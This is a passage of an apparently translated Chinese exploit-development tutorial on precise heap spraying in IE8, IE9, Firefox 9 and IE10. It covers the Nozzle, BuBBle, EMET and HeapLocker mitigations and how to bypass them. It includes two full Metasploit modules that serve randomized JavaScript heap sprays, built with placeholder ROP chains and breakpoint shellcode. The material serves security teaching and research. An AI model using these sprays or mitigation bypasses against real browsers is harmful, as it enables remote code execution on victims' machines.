Win7 – IE8	block = shellcode.substring(0, (0×80000-6)/2);

我们唯一需要搞清楚的就是 PADDING 的偏移大小，然后根据大小生成整个喷射结构（0x800 bytes）

基于位图的精准喷射（Precise spraying with images）

Moshe Ben Abu 的位图喷射法在 IE8 上也可有运行，虽然你可能需要在图片里面添加一些随机化数据使喷射更稳定可靠（参照 IE9 章节）
每一张图片对应一个单独的堆喷射块。这样我们就可以按逻辑把数据填充到图片中（就是我们之前说的 0x1000 的 ROP/SHELLCODE/PADDING），这样就可能实施一次精准的喷射，同时注意，地址 0x0c0c0c0c 要指向 ROP 链开始处。

堆喷射防御措施（Heap Spray Protections)

Nozzle & BuBBle

Nozzle 和 BuBBle 是 2 种堆喷射防御机制。他们被部署在浏览器中，他们尝试检测堆喷射，并阻止他们。Nozzle 机制被微软发布，它试图检测能被转换成有效汇编代码的字段。如果它发现重复的，可以被转变成有效汇编代码的字段（例如 NOP），这样的内存申请将被阻止。

BuBBle 理论基于一个事实，堆喷射的内容常常是 NOP+SHELLCODE (或者 padding + rop chain + shellcode + padding). 如果一个 javascript 尝试申请有相同内容的重复的块，并且内容包含这些字段，BuBBle 就会阻止这样的申请。

这个技术已经被运用在 Firefox 中。

这些技术能成功的阻止大多数的基于 nops + shellcode 的堆喷射。事实上，我尝试了最新的主流浏览器(IE9 FF 9)，我发现，他们最有可能至少实现这些技术之一。

EMET

EMET 是一个微软的免费的实用工具，允许您启用了多种保护机制，将减少漏洞可以被用来接管系统的可能性。你可以找到一个 EMET 的这里提供的简要概述。

当启用时，heapspray 保护将预先分配一定的“流行”的内存区域。如果，如 0a0a0a0a 或 0c0c0c0c 的位置已经由别的东西（在这种情况下，EMET 的）分配，你 heapspray 仍然会工作，但流行的目标地址将不包含您的数据，所以跳跃，它不会作出了很大的意义。

如果你想让你的程序被 EMET 保护，只需要简单的添加就可以。

HeapLocker

Didier Stevens 的 HeapLocker 提供了又一个堆块堆喷射的保护。

他包含好几个技术：预先在特定内存地点申请内存（EMET 也这样），并注入特定的 SHELLCODE，让程序退出。

尝试删除内存的的 NOP 和 STRING 块。

它将监测专用内存使用，并允许您设置一个给定的脚本允许分配的最大内存量。

HeapLocker 是一个 DLL 文件，你可以让任意程序用 LoadDLLViaAppInit 函数调用，或者在导入表中添加 heaplocker dll 就行。

IE9 中的堆喷射（Heap Spraying on Internet Explorer 9）

Concept/Script


我注意到 heaplib 在 IE8 中用到的方法，对于 IE9 不在有效了。没有任何堆喷射的痕迹被发现。
在尝试可一些后，我发现 IE9 可能使用了 Nozzle 或者 Bubble （或者类似的）的防御措施。这些技术检测 NOPS，或者包含重复内容的内存申请，并阻止它们。
为了克服这个问题，我在经典的 heaplib 上做了个小的变异，这里是以 metasploit 模块的形式出现。
我的变化只是随机的分配块的很大一部分，确保每块都有不同的填充（在内容上，而不是大小）。这似乎很好的打败了保护。
毕竟，我们并不真正需要的 NOP 指令。

在精确的喷射中，填充在开始的和结束的 0×800 字节的块只是垃圾。

因此，如果我们使用随机字节，并确保每个分配和前一个是不同的，我们应该能够绕过 Nozzle 或者 BuBBle。

代码的其他部分和 IE8 的基本差不多。我们需要精确喷射大多原因还是因为 DEP 的存在（VISTA 和以上版本）

我注意到，我的 IE9 中的堆喷射事实上并不是被 oleaut32 分配的，我任然使用了 heaplib 来申请块。
当然，库中任何 oleaut32 相关的部分都可以是不需要的。
事实上，你可能连 heaplib 都完全可以不需要。
and documented the exact offset for those versions of the Windows Operating System.
我在全补丁的 VISTA SP2 和 WIN7 SP1 上测试了我的脚本（Metasploit 模块的形式），并记录了这些版本的操作系统的精确偏移。
在这两种情况下的，我使用 0x0c0c0c0c 作为目标地址，但随意使用不同的地址，并找出相应的偏移相应。
注意，在这个脚本中，一个单独的喷射块是 0×800 (* 2 = 0×1000) bytes。
从开始到 0X0C0C0C0C 的大小大约是 0×600 bytes，这意味着你有足够的大约 0xa00bytes 大小的空间来填充 ROP 和其他代码。
如果那个大小不够，你可以改变块大小，或者选取一个较低的地址。
另外，你也可以把 SHELLCODEROP 放在 ROP 区域前面的 PADDING 或者 JUNK 区域
由于我们使用重复的 0X800 字节的块在一个堆块中，ROP 链可能被一些块跟随，从而我们又可以发现 shellcode
在填充后 ROP 链，您只需放置/执行向前跳（这将跳过填充其余在 0×1000 字节块），落入下一个连续的 0×1000 字节的之前的 shellcode 中。



当然，你可以后跳到当前段的 shellcode 中。这种情况下，我们需要 ROP 链前的内存可执行。

(note : the zip file contains a modified version of the script below – more on those modifications can be found at the end of this chapter)(heapspray_ie9.rb)


```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

	Rank = NormalRanking

	include Msf::Exploit::Remote::HttpServer::HTML

	def initialize(info = {})

		super(update_info(info,

			'Name'			=> 'IE9 HeapSpray test - corelanc0d3r',

			'Description'		=> %q{

					This module demonstrates a heap spray on IE9 (Vista/Windows 7),

					written by corelanc0d3r

			},

			'License'		=> MSF_LICENSE,

			'Author'		=> [ 'corelanc0d3r' ],

			'Version'		=> '$Revision: $',

			'References'		=>

				[

					[ 'URL', 'https://www.corelan.be' ],

				],

			'DefaultOptions' =>

				{

					'EXITFUNC' => 'process',

				},

			'Payload'		=>

				{

					'Space'			=> 1024,

					'BadChars'		=> "\x00",

				},

			'Platform'		=> 'win',

			'Targets'		=>

				[
```

```
                        [ 'IE 9 - Vista SP2/Win7 SP1',
                                {
                                'Ret' => 0x0C0C0C0C,
                                'OffSet' => 0x5FE,
                                }
                        ],
                ],
        'DisclosureDate' => '',
        'DefaultTarget'    => 0))
end
def autofilter
        false
end
def check_dependencies
        use_zlib
end
def on_request_uri(cli, request)
        # Re-generate the payload.
        return if ((p = regenerate_payload(cli)) == nil)

        # Encode the rop chain
        rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
        rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))
        # Encode some fake shellcode (breakpoints)
        code = "\xcc" * 400
        code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))
        spray = <<-JS
        var heap_obj = new heapLib.ie(0x10000);
        var rop = unescape("#{rop_js}");              //ROP Chain
        var code = unescape("#{code_js}"); //Code to execute
        var offset_length = #{target['OffSet']};
        //spray
        for (var i=0; i < 0x800; i++) {
```

```
                var randomnumber1=Math.floor(Math.random()*90)+10;
                var randomnumber2=Math.floor(Math.random()*90)+10;
                var randomnumber3=Math.floor(Math.random()*90)+10;
                var randomnumber4=Math.floor(Math.random()*90)+10;
                var paddingstr = "%u" + randomnumber1.toString() + randomnumber2.toString()
                paddingstr += "%u" + randomnumber3.toString() + randomnumber4.toString()
                var padding = unescape(paddingstr); //random padding
                while (padding.length < 0x1000) padding+= padding; // create big block of padding
                junk_offset = padding.substring(0, offset_length);    // offset to begin of ROP.
                // one block is 0x800 bytes
                // alignment on Vista/Win7 seems to be 0x1000
                // repeating 2 blocks of 0x800 bytes = 0x1000
                // which should make sure alignment to rop will be reliable
                var single_sprayblock = junk_offset + rop + code + padding.substring(0, 0x800 - code.length - junk_offset.length -
rop.length);
                // simply repeat the block (just to make it bigger)
                while (single_sprayblock.length < 0x20000) single_sprayblock += single_sprayblock;
                sprayblock = single_sprayblock.substring(0, (0x40000-6)/2);
                heap_obj.alloc(sprayblock);
            }
            document.write("Spray done");
            alert("Spray done");
            JS
            js = heaplib(spray)
            # build html
            content = <<-HTML
            <html>
            <body>
            <script language='javascript'>
            #{js}
            </script>
            </body>
            </html>
            HTML
```

```
        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client

        send_response_html(cli, content)

    end

end
```

VISTA SP2 上如下：



(WIN7 上类似).

我们不光要让喷射成功，还有让他精准… w00t.

实际上申请来源于 VirtualAllocEx(),申请了 0×50000 bytes。

你可以使用 zip 文件中的 virtualalloc.windbg 脚本来记录大于 0x3ffff 字节的申请（含参数）

注意，这个脚本会输出所有的申请地址，但只会输出具体大小，当大小大于我们给定的参数的时候。

这里，在日志中，只是简单的查找 0x50000 就行了：

```
VirtualAllocEx() - allocated at 0x6d79000
(760laf75)   kernel32!VirtualAlloc+0x18   |  (760laf96)   kernel32!LocalFree

VirtualAllocEx() - allocated at 0x6d72000
(760laf75)   kernel32!VirtualAlloc+0x18   |  (760laf96)   kernel32!LocalFree


VirtualAllocEx()
lpAddress : 0x0
dwSize : 0x50000
flAllocationType : 0x203000
flProtect : 0x4
VirtualAllocEx() - allocated at 0xeb60000
(760laf75)   kernel32!VirtualAlloc+0x18   |  (760laf96)   kernel32!LocalFree

VirtualAllocEx() - allocated at 0x6d75000
(760laf75)   kernel32!VirtualAlloc+0x18   |  (760laf96)   kernel32!LocalFree

VirtualAllocEx() - allocated at 0x6d76000
```

当然你也可以在 IE8 下用这个脚本，只是需要修改一些参数。


随机化++

该代码可以进一步优化。你可以写一个小函数会返回一个给定长度的随机块。这样一来，填充不会根据重复 4 个字节的块，但会随机的方式。
当然，这可能对性能有轻微的影响。

```
function randomblock(blocksize)
{
	var theblock = "";
	for (var i = 0; i < blocksize; i++)
	{
		theblock += Math.floor(Math.random()*90)+10;
	}
	return theblock
}

function tounescape(block)
{
	var blocklen = block.length;
	var unescapestr = "";
	for (var i = 0; i < blocklen-1; i=i+4)
	{
		unescapestr += "%u" + block.substring(i,i+4);
```

```
    }
    return unescapestr;
}

thisblock = tounescape(randomblock(400));
```

Result:



Note : The heapspray_ie9.rb file in the zip file has this improved randomization functionality implemented already.

Heap Spraying Firefox 9.0.1

之前的测试已经告诉我们经典的堆喷射在 FF6 以上都已经不可行了。
不幸的是改进了的 IE9 脚本在 FF9 下也不可行。
但是，使用单独的随机变量的名称和分配随机块（而不是使用一个随机块阵列），我们又可以在 FF 下喷射成功，并且使其精准。
一下脚本在 Firefox9,XP SP3,VISTA SP2,WIN7 上测试通过: (heapspray_ff9.rb)


```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML

    def initialize(info = {})

        super(update_info(info,

            'Name'           => 'Firefox 9 HeapSpray test - corelanc0d3r',

            'Description'    => %q{

                    This module demonstrates a heap spray on Firefox 9,

                    written by corelanc0d3r

            },
```

```
            'License'        => MSF_LICENSE,
            'Author'         => [ 'corelanc0d3r' ],
            'Version'        => '$Revision: $',
            'References'     =>
                [
                    [ 'URL', 'https://www.corelan.be' ],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload'        =>
                {
                    'Space'         => 1024,
                    'BadChars'      => "\x00",
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'FF9',
                        {
                        'Ret' => 0x0C0C0C0C,
                        'OffSet' => 0x606,
                        'Size' => 0x40000
                        }
                    ]
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))
    end


    def autofilter
        false
```

```
end


def check_dependencies
    use_zlib
end


def on_request_uri(cli, request)
    # Re-generate the payload.
    return if ((p = regenerate_payload(cli)) == nil)
    # Encode the rop chain
    rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
    rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))
    # Encode some fake shellcode (breakpoints)
    code = "\xcc" * 400
    code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))
    spray = <<-JS
    var rop = unescape("#{rop_js}");       //ROP Chain
    var code = unescape("#{code_js}"); //Code to execute
    var offset_length = #{target['OffSet']};
    //spray
    for (var i=0; i < 0x800; i++)
    {
        var randomnumber1=Math.floor(Math.random()*90)+10;
        var randomnumber2=Math.floor(Math.random()*90)+10;
        var randomnumber3=Math.floor(Math.random()*90)+10;
        var randomnumber4=Math.floor(Math.random()*90)+10;
        var paddingstr = "%u" + randomnumber1.toString() + randomnumber2.toString();
        paddingstr += "%u" + randomnumber3.toString() + randomnumber4.toString();
        var padding = unescape(paddingstr); //random padding
        while (padding.length < 0x1000) padding+= padding; // create big block of padding
        junk_offset = padding.substring(0, offset_length);  // offset to begin of ROP.
        var single_sprayblock = junk_offset + rop + code;
        single_sprayblock += padding.substring(0,0x800 - offset_length - rop.length - code.length);
```

```
            // simply repeat the block (just to make it bigger)
            while (single_sprayblock.length < #{target['Size']}) single_sprayblock += single_sprayblock;
            sprayblock = single_sprayblock.substring(0, (#{target['Size']}-6)/2);
            varname = "var" + randomnumber1.toString() + randomnumber2.toString();
            varname += randomnumber3.toString() + randomnumber4.toString();
            thisvarname = "var " + varname + "= '" + sprayblock +"';";
            eval(thisvarname);
        }
        document.write("Spray done");
        JS
        # build html
        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{spray}
        </script>
        </body>
        </html>
        HTML
        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")
        # Transmit the response to the client
        send_response_html(cli, content)
    end

end
```

On Vista SP2 :



注：我注意到，有时候，页面实际上似乎挂起，需要刷新整个代码运行。
它可能会得到一个小型的自动装载程序将在 HTML 头周围。
再次，你可以进一步优化随机程序（就像我的 IE9），但你可以在做之前考虑下。

Heap Spraying on IE 10 - Windows 8

Heap spray

让我的运气走的更远点，我决定尝试 IE9 的堆喷射，用在 IE10 上（Windows 8 Developer Preview Edition）.
虽然 0x0c0c0c0c 在这次喷射中没到达，但搜索“AAAABBBBCCCCDDDD”返回了很多指针，说明申请成功。
Based on the tests I did, it looks like at least a part of the allocations are subject to ASLR, which will make them a lot less predictable.
基于这个测试，似乎至少 1 个申请地址是 ASLR 的，这就使得预测地址变得复杂了。
我注意到，在我的系统上，所以的申请都是以 0XCC 为结尾的地址。

```
0x31128c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31129c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112ac0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112bc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112cc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112dc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112ec0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112fc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31130c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31131c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31132c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31133c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31134c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31135c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31136c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31137c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31138c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31139c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113ac0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113bc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113cc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113dc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113ec0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113fc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
```

于是我觉得运行一些测试，来抓抓看。


我抓取了 3 次的结构，懂啊 find1,2,3.txt 并比较。

```
!mona filecompare -f "c:\results\find1.txt,c:\results\find2.txt,c:\results\find3.txt"
```

这个基本的比较没有返回任何匹配的指针，但是，这并不意味着没有任何重叠的内存区域可能包含你喷的数据每次。

即使你不能找到一个匹配的指针，你可能能够达到您想要的指针，通过重载页面（如果可能）或利用页可能崩溃后自动复活（因此运行再次喷射）。

我加上了-range 后在此比较，查找 0x1000 自己范围内可能的重复。这次，我找到了很多。



这意味着，如果你喷射的大小是 0×1000 字节的倍数，0x0fd31c0c 将指向到一个你控制的区域。

我只跑了我自己的电脑上分析。为了找到可靠的和可预见的地址，我会需要，以及从其他电脑找到结果。
如果你有时间，可以在你的电脑上跑一下这个分析，告诉我，这样我们可有做一个更好的统计。

ROP Mitigation & Bypass

即使你在 IE10 上执行了 heap spray，MS 开发了新的 ROP 阻止方案，这将会使 DEP BYPASS 更加复杂。

一些 API（virtual memory 相关的）将会检测，如果这些 API 的调用的参数都在栈上。当变换 ESP 到堆里面时，这些 API 将不能被调用。
当然，这些都是系统相关的，如果你的目标是浏览器什么的，你还需要自己处理。

Dan Rosenberg 和 Bkis 写了一些方法：
Dan 的方法,解释了一种可能，使得 API 的参数可以真正的写入栈。原因是：你的寄存器中可能有一个指向你堆中的 PAYLOAD。如果你 XCHG REG,ESP，然后 RET 返回到 ROP，这个寄存器将会指向真的栈。通过使用这个，你可能将真的参数写入栈，然后将 ESP 指向他。
Bkis 展示了另一种技术，基于 msvcr71.dll 里面的一些 gadgets
在他的展示中，他使用 gadget 从 TEB 读取真正的栈地址，然后使用 MEMCPY 拷贝 ROP 和 shellcode 到栈上，然后最后调用 ROP。

是的，MEMCPY()的参数不需要在栈上。
事实上，我不认为有很多模块从 TEB 读取数据。

所以，也许办法“两全其美”工作：
首先，确保一个寄存器只想栈，然后调用 memcpy，然后返回栈，执行 ROP 和 shellcode。

致谢

Corelan Team – for your help contributing heaps of stuff to the tutorial, for reviewing and for testing the various scripts and techniques, and bringing me red bull when I needed it :) Tutorials like this are not the work of one man, but the result of weeks (and something months) of team work. Kudos to you guys.

My wife & daughter, for your everlasting love & support

Wishi, for reviewing the tutorial

Moshe Ben Abu, for allowing me to publish his work (script & exploit modules) on spraying with images. Respect bro !

Finally, thank YOU, the infosec community, for waiting almost year and a half on this next tutorial. Changes in my personal life and some rough incidents certainly haven't made it easy for me to stay motivated and focused to work on doing research and writing tutorials.

Although motivation still hasn't fully returned, I feel happy and relieved to be able to publish this tutorial, so please accept this as a small token of my appreciation of what you have done for me when I needed your help. Your support over the last few months meant a lot to me. Unfortunately some people were less friendly and some individuals even disassociated themselves from me/Corelan. I guess that's life… sometimes people forget where they came from.

